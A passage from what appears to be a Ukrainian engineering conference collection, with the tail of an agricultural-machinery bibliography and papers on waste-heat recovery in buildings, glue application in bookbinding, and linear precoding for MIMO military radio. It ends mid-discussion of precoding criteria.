12. Корчак М.М. Розробка математичної моделі комбінованого способу обробітку поля, засміченого рослинними залишками грубостеблових культур / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2012. – Вип. 20. – С. 476–483.

13. Корчак М.М. Теоретичні дослідження впливу котка на процес ущільнення розрізаних та згорнених рослинних залишків грубостеблових культур по смугах обробітку / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2013. – Вип. 21. – С. 407–410.

14. Корчак М.М. Вдосконалення системи технічного обслуговування і ремонту енергетичного обладнання на підприємстві / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2014. – Вип. 22. – С. 307–321.

15. Корчак М.М. Обґрунтування енергетичних показників подрібнювача рослинних залишків грубостеблових культур / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2015. – Вип. 23. – С. 103–125.

16. Корчак М.М. Обґрунтування технологічної функціональної моделі способу обробітку ґрунту після збирання грубостеблових культур / М.М. Корчак // Збірник наукових праць Подільського державного аграрно-технічного університету. – Кам'янець-Подільський, 2016. – Вип. 24, ч.2. – С. 165–174.

17. Корчак М.М. Аналіз результатів пошукових експериментальних досліджень подрібнювача рослинних залишків грубостеблових культур / М.М. Корчак // Подільський вісник: сільське господарство, техніка, економіка. – Кам'янець-Подільський, 2017. – Вип. 25. – С. 99-114.

18. Корчак М.М., Дудчак Т.В., Вільчинська Д.В. Теоретичне обґрунтування робочого органу для вирівнювання ґрунту / Вісник Житомирського державного технологічного університету, Вип. 1, 2019 – С. 69-76. (ISSN 1728-4260).

19. N. Korchak. Дослідження комбінованого подрібнювача рослинних залишків. – LAP LAMBERT Academic Publishing, 2019. – 73 с. (ISBN: 978-620-0-27842-5).

20. M. Korchak, S. Yermakov, V. Maisus, S. Oleksiyko, V. Pukas, I. Zavadskaya. Problems of field contamination when growing energy corn as monoculture. E3S Web of Conferences. Krynica, Poland. 6th International Conference – Renewable Energy Sources. Volume 154 (2020). (ISSN: 2267-1242). <https://doi.org/10.1051/e3sconf/202015401009>.

21. V. Sheichenko, I. Marynchenko, I. Dudnikov, M. Korchak. Development of technology for the hemp stalks preparation. Independent Journal of Management and Production. State agrarian and engineering university in Podilia. V. 10, № 7. p. 687 – 701 (2019). (ISSN: 2236-269X).

22. Корчак М.М. Обґрунтування динамічних властивостей фрезерного робочого органу для подрібнення рослинних залишків / М.М. Корчак // Abstracts of XI International Scientific and Practical Conference «Theoretical foundations of modern science and practice» (06-07 April 2020), Melbourne, Australia 2020. – С. 254-260. (ISBN 978-1-64871-910-3).

23. Корчак М.М. Подрібнювач рослинних залишків з напрямними орієнтирами / М.М. Корчак // Abstracts of XIV International Scientific and Practical

Conference «Actual problems of science and practice» (27-28 April 2020), Stockholm, Sweden 2020. – С. 408-414. (ISBN - 978-1-64871-632-4).

24. Корчак М.М. Обґрунтування динамічних властивостей робочого органу для спрямування рослинних залишків на смуги обробітку / М.М. Корчак // Abstracts of X International Scientific and Practical Conference «Modern approaches to the introduction of science into practice» (30-31 March 2020), San Francisco, USA 2020. – С. 222-228.

25. Корчак М.М. Теоретичні дослідження впливу фрези на процес подрібнення рослинних залишків грубостеблових культур по смугах обробітку / М.М. Корчак, Т.В. Дудчак, Д.В. Вільчинська // Подільський вісник: сільське господарство, техніка, економіка. – Кам'янець-Подільський, 2020. – Вип. 32. – С. 113-123. (pISSN 2706-9052, eISSN 2706-851X).

26. Корчак М.М. Обґрунтування технологічних параметрів фрезерного робочого органу для смугового обробітку ґрунту / М.М. Корчак // Abstracts of I International Scientific and Practical Conference «Topical aspects of modern science and practice» (21-24 September, 2020), Frankfurt am Main, Germany 2020. – Р. 378-384. (ISBN - 978-1-64945-866-7).

27. Корчак М.М. Обґрунтування технологічних параметрів дискового робочого органу для розрізання стеблових залишків кукурудзи / М.М. Корчак // Abstracts of II International Scientific and Practical Conference «Development of scientific and practical approaches in the era of globalization» (28-30 September, 2020), Boston, USA 2020. – Р. 234-239. (ISBN - 978-1-64945-867-4).

28. Корчак М.М. Обґрунтування динамічних властивостей дискового робочого органу для розрізання грубостеблових залишків в міжряддях / М.М. Корчак // Abstracts of III International Scientific and Practical Conference «Theory, science and practice» (05-08 October, 2020), Tokyo, Japan 2020. – Р. 414-422. (ISBN - 978-1-64945-868-1).

29. Корчак М.М. Обґрунтування технологічних параметрів котка для ущільнення рослинних залишків кукурудзи / М.М. Корчак // Abstracts of IV International Scientific and Practical Conference «Integration of scientific bases into practice» (12-16 October), Stockholm, Sweden 2020. - Р. 492-496. (ISBN - 978-1-64945-864-3).

30. Корчак М.М. Удосконалення механізації обробітку ґрунту після збирання кукурудзи з розробкою комбінованого способу обробітку поля / М.М. Корчак // Матеріали I Міжнародної наукової конференції з міждисциплінарних досліджень (19-21 січня 2021 року), Берлін, Німеччина 2021. – С. 1023-1029. (ISBN – 978-1-63684-352-0).

31. Корчак М.М. Технологія обробітку ґрунту, засміченого рослинними залишками з орієнтуванням згорнених стебел / М.М. Корчак // Abstracts of XII International Scientific and Practical Conference «Impact of modernity on science and practice» (13-14 April 2020), Edmonton, Canada 2020. – С. 404-409.

32. Mykola Korchak, Serhii Yermakov, Taras Hutsol, Lesya Burko, Weronika Tulej. Features of weediness of the field by root residues of corn // Environment. Technology. Resources. Proceedings of the 13th International Scientific and Practical Conference. Rezekne, Latvia, Volume 1, P. 122 – 126 (2021). DOI: 10.17770/etr2021vol1.6541.

33. Корчак М.М. Обґрунтування технологічного процесу розподілу стеблових залишків на смуги обробітку / М.М. Корчак // Матеріали III Міжнародної

науково-практичної конференції «Society and science. problems and prospects», 25-28 січня 2022 г., Лондон, Англія. – С. 586 – 593.

(ISBN - 978-1-68564-506-9, DOI - 10.46299/ISG.2022.I.III).

34. Bliznjuk, O., Masalitina, N., Mezentseva, I., Novozhylova, T., Korchak, M., Haliasnyi, I., Gavrish, T., Fomina, I., Khalil, V., & Nikitchenko, O. Development of safe technology of obtaining fatty acid monoglycerides using a new catalyst. *Eastern-European Journal of Enterprise Technologies*, Volume 2, № 6 (116), P. 13 – 18 (2022). DOI: <https://doi.org/10.15587/1729-4061.2022.253655>

## **ВИКОРИСТАННЯ СКИДНОГО ТЕПЛА У СИСТЕМІ АВТОНОМНОГО ТЕПЛОПОСТАЧАННЯ ЖИЛИХ БУДІВЕЛЬ**

**Лужанська Ганна Вікторівна,**  
к.т.н., доцент

**Сергеев Микола Ігорович,**  
Аспірант

**Климчук Іван Олександрович,**  
Студент

**Любарський Володимир Едуардович,**  
студент  
Національний університет «Одеська політехніка»

**Шимченко Павло Володимирович,**  
ТОВ «КАН-ТЕРМ ЮЕЙ», регіональний менеджер  
м. Одеса, Україна

Наразі у зв'язку з черговими підвищеннями цін на енергоносії питання енергозбереження для житлово-комунального господарства (ЖКГ) стають ще актуальнішими. Так, за інформацією експертів з енергетики Національного екологічного центру України, споживання енергоресурсів ЖКГ України складає близько однієї третини всього споживання. Водночас у результаті життєдіяльності людей житлові будинки постійно скидають низькопотенційне тепло з каналізаційними стоками та витяжним повітрям.

Холодна вода надходить взимку до будівлі з температурою 5–10°C, прогрівається в трубопроводах, змішується з гарячою водою, і залишає будинок з температурою 20-30 °С. Каналізаційні стоки забирають із собою дуже велику кількість тепла. Водночас тепло виноситься з житлових приміщень та з витяжним повітрям. Температура повітря, що видаляється, також знаходиться в межах 20–30 °С.

Існує кілька схем утилізації тепла. Найпростіша – «пряме» використання низькопотенційного теплоносія в теплообмінниках першого ступеня підігріву гарячого водопостачання (ГВП) та припливного повітря. Такі схеми утилізації не вимагають значних капіталовкладень та поточних витрат (незначні потужності приводу вентиляторів і насосів). Однак зазначені схеми утилізації мають один істотний недолік: низький температурний напір, як правило, не більше 20 °С, не дозволяє повністю вирішити питання теплопостачання систем ГВП і вентиляції, а отже необхідна установка додаткових ступенів догріву.

В іншій схемі утилізації тепла використовується тепловий насос підвищення корисного температурного напору. Така схема більш енерговитратна і потребує значних капіталовкладень, проте дозволяє досягти необхідного температурного рівня теплоносіїв (50–60 °С).

Останнім часом дуже активно опрацьовуються технічні рішення щодо використання тепла стічних вод. Однак, як правило, ці рішення стосуються загальноміських мереж каналізації. Так, наприклад, розроблено та введено в експлуатацію кілька схем систем утилізації теплоти на каналізаційних насосних станціях (КНС) [1, 2]. Наявність приймальних резервуарів КНС дозволяє використовувати їх як акумулятор, і тим самим створити сприятливі умови роботи теплового насоса. Проте отримана теплота переважно використовується за місцем – для теплопостачання самої КНС. Це не дозволяє максимально використовувати тепло стоків (потреби теплопостачання КНС значно нижчі за тепловий потенціал стічних вод). З іншого боку, у централізованих системах теплопостачання тепло стоків частково втрачається у теплових мережах. Також привертає увагу факт масового впровадження децентралізованих систем теплопостачання житлових будівель – встановлення дахових, вбудованих або прибудованих котелень. У цьому випадку централізоване використання тепла каналізаційних стоків не бере участі у загальному енергетичному балансі будівлі.

Враховуючи вище сказане, цікавить схема використання тепла каналізаційних стоків і повітря, що видаляється безпосередньо для потреб теплопостачання окремих будівель. У цьому випадку є перспективним використання теплового насоса.

Як відомо, використання тепла стічних вод має одну важливу особливість - випередження за часом споживання тепла по відношенню до скидання стічних вод. Для вирішення цієї проблеми, а також згладжування піків споживання гарячої води пропонується встановити акумулятор гарячої води. А для забезпечення рівномірної роботи компресора теплового насоса та можливості одночасної утилізації тепла від різних джерел доцільно встановити акумулятор тепла проміжного теплоносія.

Подана схема має низку переваг. Встановлення бака акумулятора [3] дозволяє згладити нерівномірності в час споживання гарячої води та скидання в каналізацію. Наявність проміжного теплоносія полегшує експлуатацію теплового насоса і знижує споживану потужність компресора за рахунок зменшення довжин фреонових магістралей до випарника. Включення в схему окремого теплового насоса для систем вентиляції дозволяє влітку перемикатися на режим охолодження повітря припливу тим самим з'являється можливість утилізації тепла конденсації хладоагента. У разі перевищення тепла, що надходить, від конденсатора теплового насоса системи вентиляції над необхідною кількістю тепла для потреб ГВП циркуляційні насоси проміжного теплоносія дозволять видалити його з повітрям, що йде, або каналізаційними стоками.

Також варто відзначити, що дана схема має можливість підключення до бака акумулятора інших джерел низькопотенційного тепла (сонячні колектори в зимовий період, вітрогенератори та інше).



Як вирішення проблеми додаткового джерела теплової енергії для повного автономного теплопостачання будівлі можливе додаткове комбіноване використання енергії вітру та сонця.

### Список літератури

1. Утилизация тепла канализационных стоков / Н.В. Шилкин // Электронный журнал «Экологические системы». 2004. – № 10. режим доступа: <http://esco-ecosys.narod.ru/journal/journal34.htm>.
2. Автоматизированная теплонасосная установка, утилизирующая низкопотенциальное тепло сточных вод г. Зеленограда / Г.П. Васильев, И.М. Абуев, В.Ф. Горнов // Электронный журнал «Экологические системы». – 2008. – № 12. режим доступа: [http://esco-ecosys.narod.ru/2008\\_12/art129.htm](http://esco-ecosys.narod.ru/2008_12/art129.htm).
3. Левенберг В.Д. Аккумуляция тепла / В.Д. Левенберг, М.Р. Ткач, В.А. Гольстрем. – Киев: Техника, 1991. – 84 с.
4. ДБН В.2.5-64:2012 Внутрішній водопровід та каналізація / Мінрегіон України, Київ, 2013.-134 с

## АНАЛІЗ ТЕХНОЛОГІЧНИХ ОСОБЛИВОСТЕЙ ДИСКРЕТНОГО НАНЕСЕННЯ КЛЕЮ В ПАЛІТУРНОМУ ВИРОБНИЦТВІ

**Палюх Олександр,**  
доктор технічних наук, професор  
Київський політехнічний інститут імені Ігоря Сікорського

**Дзядик Андрій,**  
аспірант,  
Київський політехнічний інститут імені Ігоря Сікорського

**Воробей Віталій,**  
аспірант,  
Київський політехнічний інститут імені Ігоря Сікорського

**Палюх Дмитро,**  
провідний інженер, ПП “Апостроф”

Напрямок використання напівжорстких обкладинок в палітурному виробництві знаходиться у виготовленні шкільних підручників, навчальних посібників, науковій, довідковій та методичній літературі, дитячій і спортивній літературі, літературі детективного та пригодницького жанрів та іншій літературі масового споживання.

Напівжорсткі обкладинки з додатковими конструктивними елементами у вигляді крайок і клапанів, приклеєних до основної частини обкладинок, можуть бути виготовлені із цільних висічених розгорток з параметрами, що охоплюють, практично весь перелік книжкових форматів, передбачених для книжкового виробництва державними стандартами (Табл. 1).

Таблиця 1. Книжкові формати та розміри розгорток напівжорстких обкладинок

Назва формату	Формат в Україні	Розмір обрізного блоку, мм	Розмір обрізного блоку, дюйми	Розмір розгортки інноваційної обкладинки, мм
Metric Crown 8vo	84x108/32	186x123	$7\frac{3}{8} \times 4\frac{7}{8}$	784x155
Metric Large Crown 8vo	84x108/32	198x129	$7\frac{3}{4} \times 5\frac{1}{8}$	832x160
Metric Demy 8vo	60x90/16	216x138	$8\frac{1}{2} \times 5\frac{3}{8}$	964x170
Metric 8vo	70x100/16	234x156	$9\frac{1}{4} \times 6\frac{1}{8}$	976x190
Metric Crown 4vo	84x108/16	246x189	$9\frac{3}{8} \times 7\frac{3}{8}$	1024x220
Metric Large Crown 4vo	84x108/16	258x210	$10\frac{1}{8} \times 7\frac{7}{8}$	1072x240
Metric Demy 4vo	70x100/8	276x219	$10\frac{7}{8} \times 8\frac{3}{8}$	1144x250

До визначення технологічних можливостей модифікації доданої міцності клейових композицій [46] при виготовленні напівжорстких обкладинок, необхідно розглянути основні відмінності клейових валів клейових апаратів фальцювально-склеювальних ліній та технологій нанесення клею, за допомогою яких здійснюється суцільне і дискретне нанесення клею на конструктивні деталі висічених розгортки заготовок майбутніх обкладинок.

Дослідження конструктивних особливостей деяких клейових апаратів, способів нанесення палітурних клеїв суцільними або дискретними шарами і чинників, що впливають на мінімізацію витрат клею для виготовлення напівжорстких обкладинок, проведено за умов дотримання визначеної технологічної міцності і жорсткості виготовлених обкладинок.

Клейові апарати, що застосовуються в палітурних технологічних процесах для нанесення клею суцільним шаром визначеної товщини, поділяються на два основні види, в одному із яких, товщину клейового шару регулює ракульний ніж, просторово дотичний до циліндричних валків нанесення клею, в іншому механізм щілинного типу з регульованим пласким отвором подачі клею [46].

Клейові апарати для дискретного нанесення клею відрізняються конструктивними особливостями нанесення клейового шару (лише незмінної каліброваної товщини), який забезпечується циліндричними валками, що мають живильники заглибини кругового типу в циліндричному тілі клейових валків, розташованих з кроком нанесення клею, або живильники заглибини коміркової побудови поверхні.

На рис. 1 зображено конструкцію клейового циліндра коміркового типу, механізму обертового нанесення клею в фальцювально-склеювальних автоматизованих лініях. Комірки круглого типу із заглибинами у вигляді частини шару, розміри якого коливаються в залежності від розрахованої кількості клею, який переноситься на палітурний матеріал.

Розміри комірок і кількісний показник їх розташування на поверхні клейового валу залежать, в першу чергу, від фізико-механічних властивостей палітурних матеріалів і ступеню їх адгезійного зв'язку з клейовими полімерними композиціями застосовуваними для виготовлення напівжорстких обкладинок.

В процесі перенесення клею, зображеного на рис. 1, б, в результаті контакту клейового циліндра з палітурним матеріалом для виготовлення обкладинок, клей прилипає до поверхні палітурного матеріалу і більша частина клею залишається на палітурному матеріалі.

Цей процес обумовлений силами адгезії, що діють між палітурним матеріалом і клеєм, і які для забезпечення технологічного процесу завжди більше сил когезії клею.

Товщина шару клею, з врахуванням відсотку розтискування при склеюванні складових напівжорстких обкладинок, коливається при використанні клейових валів із різними за розмірами й геометричною побудовою заглибинами [46].

При перенесенні клею із комірок на поверхню палітурного матеріалу, не дивлячись на силу адгезійного зв'язку, незначна частина клею залишається в

комірках, яку необхідно враховувати при розрахунках кількості клею, що має бути перенесений на палітурний матеріал.

В залежності від в'язкості й липкості різних видів клею, конструкції, розмірів і класу обробки ввігнутих поверхонь коміркових заглибин, розмірний показник залишків клею у кожному випадку буде різний.




Рис. 1. Клейовий комірковий вал зі схемою перенесення клею на палітурний матеріал, *a* – клейовий вал коміркового типу; *б* – схема перенесення клею; 1 – зовнішня поверхня клейового валу; 2 – комірки з клеєм; 3 обмежувальні обіди; 4 – палітурний матеріал; 5 – перенесений клей; 6 – залишки клею; 7 – пружний декель.

Тому технологічному склеюванню напівжорстких обкладинок має передувати процес визначення утворюваних залишків клею. А також має бути врахована можливість часткової полімеризації залишків клею в комірках. Тому необхідно передбачити циклічний процес технологічного очищення клейових циліндрів в процесі тиражного виготовлення напівжорстких обкладинок.

Відповідно до отримання, у зв'язку з цими обставинами, різних профілів перерізів і комірок, можливо вирахувати коефіцієнти переходу від розрахункових величин кількості клею, нанесеного за один оберт клейового валу прямокутного профілю, стосовно інших, утворених в результаті застосування відповідних інструментів з відмінними від прямокутних профілями.

### Література

1.Paliukh O. Defining technological features in the manufacture of semi-hard book covers / O. Paliukh, P. Kyrychok, R. Trishchuk, M. Korobka, E. Dziadyk// Eastern-European Journal of Enterprise Technologies, 4/1 (106) 2020, p. 80-90.

2.Гавенко С. Ф. Інтегральний прогноз якості книжкових видань / С. Ф. Гавенко, В. М. Сеньківський, Н. Є. Сеньківська // Наукові записки [Української академії друкарства]. - 2012. - № 1. - С. 144-148.

3. Палюх О. О. Дослідження впливу дискретного нанесення клею на міцність півжорстких книжково-журнальних обкладинок/О. О. Палюх // Зб. наук. праць «Технологія і техніка друкарства». – К., 2019. - №3 (65). – с. 25-42.

# АНАЛІЗ МЕТОДІВ ПОПЕРЕДНЬОГО КОДУВАННЯ БАГАТОАНТЕННИХ СИСТЕМ ВІЙСЬКОВОГО РАДІОЗВ'ЯЗКУ ЗІ СПЕКТРАЛЬНО-ЕФЕКТИВНИМИ СИГНАЛАМИ

**Сова Олег Ярославович,**

доктор технічних наук, старший науковий співробітник  
Начальник кафедри автоматизованих систем управління  
Військового інституту телекомунікацій та інформатизації імені Героїв Крут

**Остапчук Віктор Миколайович,**

Начальник Військового інституту телекомунікацій та інформатизації імені  
Героїв Крут

## **Вступ**

Підвищення пропускної здатності систем радіозв'язку з технологією МІМО (Multiple Input Multiple Output – багато входів багато виходів) при збереженні якості прийому потребує вирішення проблеми ефективного управління наявними просторово-частотно-часовими ресурсами цих систем. Проблема адаптації сучасних мереж радіозв'язку, в тому числі мереж МІМО зі спектрально-ефективними сигналами, до зовнішніх умов, активно досліджується в останні роки [1–22].

Просторове мультиплексування і рознесення суперечливим чином зав'язані на геометрію та імовірнісні характеристики матриці каналу. Теоретично доведено [9–18], що якщо інформація про канал доступна тільки приймачу, то між мультиплексуванням і рознесенням діє фундаментальний компроміс розміну, при якому не можна збільшити одне і не зменшити інше. Ситуація змінюється, якщо припустити, що деякі параметри каналу зв'язку відомі на передавальній стороні і можуть бути використані для побудови відповідної просторової сигнально-кової конструкції.

По суті справи, такі системи припускають наявність зворотного каналу зв'язку, а процедура формування оптимальної сигнально-кової конструкції в цих умовах називається просторовим попереднім кодуванням.

В попередніх публікаціях авторів статті було відмічено, що використання інформації про стан каналів зв'язку на передавальній стороні може суттєво підвищити як енергетичну так і частотну ефективність систем радіозв'язку спеціального призначення, покращити зону покриття та знизити складність реалізації приймача системи з використанням технології МІМО зі спектрально-ефективними сигналами [9–13].

## **Виклад основного матеріалу дослідження**

У загальному випадку лінійне попереднє кодування можна розглядати як один з методів просторово-часового кодування.

При цьому слід враховувати, що для лінійного попереднього кодування обов'язкова наявність зворотного зв'язку, оскільки матриця попереднього кодування вибирається з урахуванням інформації про стан каналу [9–13].

Тому метою зазначеного розділу дисертаційного дослідження є аналіз лінійних методів попереднього кодування в системах радіозв'язку з використанням технології MIMO зі спектрально-ефективними сигналами.

Фізична суть попереднього кодування в системах радіозв'язку з технологією MIMO зі спектрально-ефективними сигналами полягає в тому, що попереднє кодування дозволяє узгодити сигнал, що передається, з характеристиками каналу зв'язку. Це призводить до покращення характеристик у порівнянні з системою без такого узгодження.

У випадку, якщо на передавальній стороні точно відома комплексна матриця каналу  $\mathbf{H}$ , можна здійснити оптимальне попереднє кодування, яке полягає в лінійному перетворенні вектору символів, що передається, за допомогою унітарної матриці  $\mathbf{V}$ , яка залежить від матриці  $\mathbf{H}$ .

Матриця  $\mathbf{V}$  входить до складу сингулярного розкладання матриці  $\mathbf{H}$  [1–4]:

$$\mathbf{H} = \mathbf{U}\mathbf{\Lambda}\mathbf{V}', \quad (1)$$

де  $\mathbf{U}$ ,  $\mathbf{V}$  – унітарні матриці розмірністю  $M \times M$  та  $N \times N$  відповідно;  $\mathbf{\Lambda} = \text{diag} \{ \lambda_1, \lambda_2, \dots, \lambda_r \}$  – діагональна матриця розміром  $M \times N$ , на головній діагоналі якої розміщені власні числа  $\lambda_i, i = 1, \dots, r$  матриці  $\mathbf{H}$ ;  $r = \min \{ N, M \}$ .

При оптимальному попередньому кодуванні досягаються найкращі характеристики системи радіозв'язку з технологією MIMO зі спектрально-ефективними сигналами за рахунок того, що система в зазначеному випадку розкладається на множину паралельних систем SISO (Single Input Single Output – “один вхід один вихід”), забезпечується мінімальна складність алгоритму демодуляції на приймальній стороні [1–18].

Нажаль, на практиці реалізація оптимального попереднього кодування досить проблематична, оскільки матриця каналу  $\mathbf{H}$  завжди оцінюється з деякою похибкою, особливо в ситуації, коли параметри каналу швидко змінюються, у зв'язку з високою мобільністю абонентів. Тому в сучасних системах радіозв'язку на практиці використовуються різноманітні квазіоптимальні алгоритми попереднього кодування [1–18].

В зазначених квазіоптимальних алгоритмах на передавальній стороні замість повної інформації про стан каналу, що міститься в матриці  $\mathbf{H}$ , використовується тільки часткова інформація про стан каналу зв'язку. Зазначена часткова інформація може бути у вигляді одного або декількох параметрів, які характеризують теперішній стан каналу зв'язку або тільки його статистику (закон замирань, розподіл потужності між прямим та відбитими променями в каналі).

На сьогоднішній день відомі три основних способи отримання інформації про стан каналу зв'язку:

- використання взаємної лінійності каналу зв'язку;
- використанні лінії зворотного зв'язку між передавачем та приймачем;

– поєднання першого та другого способів.

Далі обмежимося лише розглядом лінійних алгоритмів попереднього кодування. Розглянемо систему радіозв'язку, що використовує МІМО зі спектрально-ефективними сигналами, структурна схема якої наведена на рис. 1.




Рис. 1 Узагальнений опис системи МІМО зі спектрально-ефективними сигналами

В зазначеній схемі на передавальній стороні після кодера (який тут включає в себе і модулятор) сигнал піддається лінійному перетворенню за допомогою матриці **F** та потім надходить у канал зв'язку МІМО зі спектрально-ефективними сигналами з матрицею каналу **H**. Матриця **F** лінійного перетворення визначає алгоритм лінійного попереднього кодування.

Вид кодера та модулятора, що використовуються, має суттєвий вплив на структуру алгоритму попереднього кодування. При синтезі алгоритмів попереднього кодування зазвичай розглядають дві архітектури системи зв'язку МІМО зі спектрально-ефективними сигналами:

– система МІМО зі спектрально-ефективними сигналами з просторовим мультиплексуванням. В такій системі незалежні інформаційні потоки передаються через всі антени, в ній можлива окрема адаптація швидкості передачі для кожної передавальної антени з використанням наявної на передавальній стороні інформації про стан каналу зв'язку;

– система МІМО зі спектрально-ефективними сигналами з просторово-часовим кодуванням.

Процедура попереднього кодування, що спирається на використання доступної на передавальній стороні інформації про стан каналу зв'язку, забезпечує виконання двох функцій:

– розбиття сигналу, що передається, на незалежні просторові потоки (промені);

– розподіл потужності випромінюваних сигналів між цими просторовими потоками (променями).

Якщо просторові потоки (промені) точно відповідають власним (сингулярним) векторам матриці **H** каналу, то взаємні завади між цими потоками не виникають. Передача інформації каналом зв'язку у цьому випадку здійснюється паралельно у кількох незалежних просторових каналах, і для реалізації такого ідеального трансферу даних необхідно, щоб на передавальній стороні була доступна точна інформація про поточний стан каналу зв'язку.

Якщо на передавальній стороні інформація про канал зв'язку відома тільки частково, то при попередньому кодуванні просторові потоки (промені) формуються таким чином, щоб мінімізувати рівень взаємних завад між ними. Слід зазначити, що при збільшенні кількості передавальних антен число ступенів



свободи зростає, і це дозволяє отримати більш вагомий енергетичний виграш від попереднього кодування, що підтверджує додаткову перевагу використання технології МІМО зі спектрально-ефективними сигналами, порівняно з класичною технологією МІМО.

Модель сигналу у системі зв'язку МІМО зі спектрально-ефективними сигналами з лінійним попереднім кодуванням може бути подана в наступній формі:

$$\mathbf{Y} = \mathbf{HFC} + N_0, \quad (2)$$

де  $\mathbf{H}$  – матриці каналу,  $N_0$  – білий гаусівський шум із спектральною щільністю потужності  $G(f) = G_0; 0 < f < \infty$ ,  $\mathbf{F}$  – матриця попереднього кодування каналу,  $\mathbf{C}$  – кодова матриця каналу.

Ця модель справедлива як для просторового мультиплексування, так і для просторово-часового кодування.

Розглянемо основні критерії, що використовуються для синтезу алгоритму попереднього кодування, тобто критерії, які дозволяють визначити оптимальну матрицю попереднього кодування  $\mathbf{F}$  [6–19].

**Критерій взаємної інформації.**

Відомо, що взаємна інформація між вхідним та вихідними сигналами каналу системи зв'язку з використанням технології МІМО зі спектрально-ефективними сигналами описується наступним виразом [20]:

$$\mathbf{I}(\mathbf{X}, \mathbf{Y}) = \log_2 \det(1 + Q^2 \mathbf{H}\mathbf{F}\mathbf{U}\mathbf{F}'\mathbf{H}'), \quad (3)$$

де  $Q^2 = E_c/G_0$  – відношення енергії сигналу до спектральної щільності потужності власних шумів приймача,  $\mathbf{U}$  – кореляційна матриця кодової матриці.

Як показано в роботі [21], пропускна здатність каналу МІМО зі спектрально-ефективними сигналами визначається шляхом максимізації взаємної інформації при умові постійності потужності, що випромінюється. Тоді, критерій взаємної інформації має вигляд:

$$\max_{\text{tr}(\mathbf{F}\mathbf{F}')=1} E_{\mathbf{H}} \left\{ \log_2 \det(1 + Q^2 \mathbf{H}\mathbf{F}\mathbf{U}\mathbf{F}'\mathbf{H}') \right\}, \quad (4)$$

де  $\text{tr}(\cdot)$  – оператор сліду.

**Критерій мінімуму середньоквадратичної помилки.**

Вираз для кореляційної матриці помилок демодуляції, оптимальний за критерієм мінімуму середньоквадратичної помилки, має вигляд:

$$R_{\text{МСП}} = (1 + Q^2 \mathbf{H}\mathbf{F}\mathbf{U}\mathbf{F}'\mathbf{H}')^{-1}. \quad (5)$$

Критерій мінімуму середньоквадратичної помилки полягає в знаходженні такої матриці попереднього кодування, при якій забезпечується мінімум величини середнього квадрату помилки  $\varepsilon$  демодуляції [21, 22]:

$$\min_{\text{tr}(\mathbf{F}\mathbf{F}')=1} E_{\mathbf{H}} \left\{ \text{tr} \left[ (1 + Q^2 \mathbf{H}\mathbf{F}\mathbf{U}\mathbf{F}'\mathbf{H}')^{-1} \right] \right\}. \quad (6)$$

Хотілося б відмітити, що розглянуті критерії (5) та (6) вимагають усереднення по розподілу випадкових елементів матриці  $\mathbf{H}$  каналу зв'язку деякої

функції  $f(\dots)$  матричного аргументу  $1 + Q^2 \mathbf{H} \mathbf{F} \mathbf{U} \mathbf{F}' \mathbf{H}'$ , що залежить від вигляду критерію:

$$\max_{tr(\mathbf{F}\mathbf{F}')=1} E_{\mathbf{H}} \left\{ f \left( 1 + Q^2 \mathbf{H} \mathbf{F} \mathbf{U} \mathbf{F}' \mathbf{H}' \right) \right\} \quad (7)$$

де  $f(\dots) = \log_2 \det(\dots)$  – при використанні критерію взаємної інформації, та  $f(\dots) = tr \left[ (\dots)^{-1} \right]$  – при використанні критерію мінімуму середньоквадратичної помилки.

Розрахунок математичного очікування  $E_{\mathbf{H}} \{ \dots \}$  є досить складною операцією, і це обмежує використання на практиці критеріїв (4) та (6).

У зв'язку з цим досить привабливими з точки зору спрощення реалізації є критерії, в яких не використовується розрахунок математичного очікування. До таких критеріїв відноситься критерій мінімуму ймовірності парної помилки кодового слова (Pairwise codeword Error Probability — PEP).

